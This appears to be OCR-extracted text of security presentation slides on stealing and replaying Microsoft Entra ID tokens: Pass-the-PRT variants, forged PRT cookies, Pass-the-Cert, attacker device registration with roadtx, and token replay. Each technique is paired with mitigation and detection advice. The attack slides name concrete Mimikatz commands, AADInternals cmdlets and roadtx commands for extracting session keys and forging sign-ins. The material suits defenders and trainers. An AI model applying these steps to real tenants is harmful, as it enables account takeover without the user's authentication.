
https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Pass the PRT - TPM



https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Pass the PRT - TPM




https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Pass the PRT Redux: Pass-the-PRT

- With no TPM, the PRT session key (the *ProofOfPossessionKey*) is protected only by DPAPI in software rather than sealed in hardware, so it's recoverable
- The session key can be recovered from memory, the attacker can forge PRT cookies directly for use on that system
- Mimikatz *sekurlsa::cloudap* extracts the CloudAP cached material and *dpapi::cloudapkd* decrypts the session key (using System rights)
- AADInternals can then build a signed cookie via *New-AADIntUserPRTToken* and then use it with *Get-AADIntAccessTokenForAADGraph -PRTToken*
- The signature is an HMAC-SHA256 over the JWT using a key derived from the session key and a client-chosen context

Pass the PRT – No TPM



https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Pass the PRT Redux: Pass-the-PRT-Cookie

- Abuses the same mechanism Windows uses to deliver SSO to browsers (*BrowserCore)*
- The browser's native messaging host, *BrowserCore.exe* returns a signed JWT with a cookie name of *x-ms-RefreshTokenCredential* containing the refresh_token (PRT), is_primary: true, and a server-supplied request_nonce
- The JWT is signed with the PRT's derived session key
- Attacker requests a nonce from the authorize endpoint, has the host sign a PRT cookie bound to that nonce, injects it as a cookie at *login.microsoftonline.com*, and completes the authorization-code flow against a public client
- The result is a full sign-in as the user with no authentication, with access provided for about an hour and the resulting tokens inherit the MFA state of the PRT

Pass the PRT Redux: Pass-the-Cert

- If the attacker holds a device key + transport key + user secret, a PRT can be requested outright rather than stolen.
- AADInternals Get-AADIntUserPRTKeys takes the device certificate, prompts for user credentials, and returns the refresh_token, session_key, and id_token
- New-AADIntP2PDeviceCertificate issues Entra ID user-to-user certificates that enable PKU2U authentication and lateral movement over SMB, WinRM, RPC, and RDP between Entra-joined machines.
- KDFv2 was supposed to mitigate this, but another bypass was found leveraging tooling that implements the current KDFv2 algorithm driven by a roadtx-registered device and its extracted PRT and session key.

Pass the PRT Redux: New Device

- The most operationally significant shift is that an attacker no longer needs a victim's device at all; a victim’s credentials or an existing token is required
- ROADtools Token eXchange (roadtx) automates registering an attacker-controlled device into the tenant, requesting a PRT for it, and using that PRT the way Windows' Web Account Manager would

roadtx command	Function
roadtx device	Register / join a device with randomized defaults
roadtx prt	Request or renew a Primary Refresh Token
roadtx prtauth	Redeem the PRT for tokens (WAM-style broker)
roadtx browserprtauth	browser sign-in with automatic PRT injection for straight SSO
roadtx browserprtinject	augments a *different* user's browser auth with the device-auth claims from the PRT
roadtx interactiveauth / keepassauth	Selenium sign-in with credential / TOTP autofill


Mitigation & Detection: Pass the PRT (& variants)

- Ensure all Windows computers have VBS backed by a TPM
- Leverage Secure Enclave on Mac
- “If the PRT is used on a different machine after access is lost to the victim machine, the sign-in will originate from a different IP”
- Monitor LSASS interaction
- Don’t let users have local admin rights
- Use of Mimikatz “sekurlsa::cloudap” & “dpapi::cloudapkd”
- Don’t let users register new devices
- Require compliant device to join new devices
- Enable Token Protection (token binding) in Conditional Access

https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Pass the Refresh/Access Token

- **Capture** the token
  - Access Token = single-resource, short window
  - Refresh Token = redeemable, client-bound
- **Decode / redeem**
  - Access Token: decode claims to confirm audience & scope
  - Refresh Token: redeem it to mint access tokens for the desired resource, pivoting via Family of Client IDs (FOCI)
- **Pass to tool & extract**
  - Replay the access token (original or minted) against the resource API.




https://trustedsec.com/blog/hacking-your-cloud-tokens-edition-2-0

Mitigation & Detection: Pass the Refresh/Access Token


- Ensure cloud admins use a different system from standard web browsing
  - Another browser (at a minimum)
  - Remote into a cloud admin server
  - Use a separate computer for admin actions
- Enable Token Protection (token binding)
- The goal is to make it more difficult for an attacker to capture tokens


PUTTING IT ALL
TOGETHER


Password Spray Attack




Consent Grant Attack Flow



